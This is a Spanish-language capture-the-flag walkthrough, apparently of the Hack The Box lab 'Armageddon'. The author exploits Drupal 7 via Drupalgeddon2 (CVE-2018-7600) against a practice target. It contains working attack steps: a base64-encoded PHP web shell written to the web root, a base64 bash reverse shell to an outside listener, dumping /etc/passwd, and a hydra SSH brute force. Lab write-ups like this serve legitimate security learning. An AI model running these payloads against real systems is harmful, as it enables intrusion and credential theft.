Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metaspl
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metaspl
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Exec
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Exec
```

archivo robots.txt, demasiada información posiblemente inútil, buscaré de mientras otra alternativa por un posible rabbit hole.




10.10.10.233/robots.txt

```
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
Allow: /themes/*.jpeg
Allow: /themes/*.png
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
```




```
┌──(jouker㉿joukerm)-[~/Descargas]
└─$ chmod +x drupalgeddon2.rb

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ ruby drupalgeddon2.rb 10.10.10.233
<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require': cannot load such file -- highline/import (LoadError)
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require'
        from drupalgeddon2.rb:16:in `<main>'

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ sudo ruby drupalgeddon2.rb 10.10.10.233
[sudo] contraseña para jouker:
<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require': cannot load such file -- highline/import (LoadError)
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require'
        from drupalgeddon2.rb:16:in `<main>'

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ sudo ruby drupalgeddon2.rb 10.10.10.233
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://10.10.10.233/
--------------------------------------------------------------------------------
[+] Found  : http://10.10.10.233/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.56
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo RHMJEYXY
[+] Result : RHMJEYXY
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
[*] Testing: Existing file   (http://10.10.10.233/shell.php)
[i] Response: HTTP 404 // Size: 5
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'http://10.10.10.233/shell.php' -d 'c=hostname'
armageddon.htb>> whoami
apache
armageddon.htb>> █
```

He obtenido una shell gracias a una página de github, lo único que ahora he de conseguir tener una shell en condiciones y no esto




```
[i] Fake PHP shell:   curl 'http://10.10
armageddon.htb>> whoami
apache
armageddon.htb>> pwd
/var/www/html
armageddon.htb>> cd ..

armageddon.htb>> pwd
/var/www/html
armageddon.htb>> cat /home
cat: /home: Permission denied
armageddon.htb>> █
```

Puedo crear archivos por lo que veo y se guardan en html, por lo que puedo buscarlos, voy a introducir el reverse shell en un archivo de estos



```
armageddon.htb>>
armageddon.htb>> touch hola.txt
armageddon.htb>> ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
hola.txt
```


Seguro que le doy mucha vuelta, pero aquí muestro como se vería para alguien acceder a nuestra máquina con el servidor python que hemos abierto.



Directory listing for /

- _.._.._.._.._.._.._etc_passwd
- _.._.._.._.._.._.._home_developer_.ssh_authorized_keys
- _.._.._.._.._.._.._home_developer_user.txt
- _.._.._.._.._home_developer_user.txt
- authorized_keys
- backup.hash
- backup.zip
- Billy_Joel_Termination_May20-2020.pdf
- BlockyCore.jar
- com/
- competitive_Joukerr(1).ovpn
- competitive_Joukerr.ovpn
- drupalgeddon2.rb
- griefprevention-1.11.2-3.1.1.298.jar
- hash.txt
- hola.txt
- id_rsa
- id_rsa.pub
- images.jpeg
- Joukerr.ovpn
- lab_Joukerr.ovpn
- mcmod.info
- me/
- META-INF/
- password.txt
- php-reverse-shell.php
- php-reverse-shell.phtml
- rockyou.txt
- source_code.php
- Untitled.bash_history
- usuarios.txt
- vsftpd_234_exploit.py
- we4tMbeR.html
- windows-exploit-suggester.py

Descarto la idea, no ha funcionado y llevo 1h y 30 min sin avanzar porque la shell solo sirve para listar y poca cosa mas.




```
┌──(jouker㉿joukerm)-[~/Descargas]
└─$ sudo python3 drupa7-CVE-2018-7600.py http://10.10.10.233/

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-T3gzwgw1D-yXYopNFL9biTp82BD-M6_GqqNRwkf5LLU
[*] Triggering exploit to execute: id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ █
```

Finalmente y complicándome mucho la vida lo he conseguido, tengo la reverse Shell que tanto ansiaba la he generado con chat GPT pero ha sido pensar en hacer un oneliner sin espacios para que me lo detectara como un solo parametro en base64 para que fuese más facil de una reverse shell con bash.

La comanda es:


```
sudo python3 drupa7-CVE-2018-7600.py -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41LzQ0NDQgMD4mMQ== | base64 -d | bash" http://10.10.10.233/
```



```
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-J57ccL1Yn9d0d5z7VxK19m4DLO7p76l-hesqXf2JKns
[*] Triggering exploit to execute: python3%20-c%20%22import%20base64%2Cos%3B%20os.system(base64.b64decode(

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ ^[[200~sudo python3 drupa7-CVE-2018-7600.py -c "python3%20-c%20%22import%20base64%2Cos%3B%20os.system(
zsh: bad pattern: ^[[200~sudo

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ sudo python3 drupa7-CVE-2018-7600.py -c "python3%20-c%20%22import%20base64%2Cos%3B%20os.system(base64.

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-eBIXajYenRRGVhthac7KPkrr7aqlUQ4bI-emjIAgvOs
[*] Triggering exploit to execute: python3%20-c%20%22import%20base64%2Cos%3B%20os.system(base64.b64decode(

┌──(jouker㉿joukerm)-[~/Descargas]
└─$ sudo python3 drupa7-CVE-2018-7600.py -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41LzQ0NDQgMD4mMQ==

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-b7UTdBCqfWTOB0erteHzGKm5m-cO4v1poz8aVGo_Xqg
[*] Triggering exploit to execute: echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41LzQ0NDQgMD4mMQ== | base64
▯
```


```
┌──(jouker㉿joukerm)-[~]
└─$

┌──(jouker㉿joukerm)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.233] 38598
bash: no job control in this shell
bash-4.2$ █
```

Veo al usuario root y veo al usuario brucetherealadmin como usuarios de verdad, mientras tanto como tengo ya al usuario, puedo intentar fuerza bruta mientras encuentro otros vectores de ataque




```
You (apache) are not allowed to access to (crontab) because of pam conf
bash-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
bash-4.2$ 
```

Encontré la password del SSH ya puedo acceder sin necesidad de usar estas herramientas y shells en malas condiciones




```
┌──(jouker㉿joukerm)-[~]
└─$ hydra -l brucetherealadmin -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.233
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi

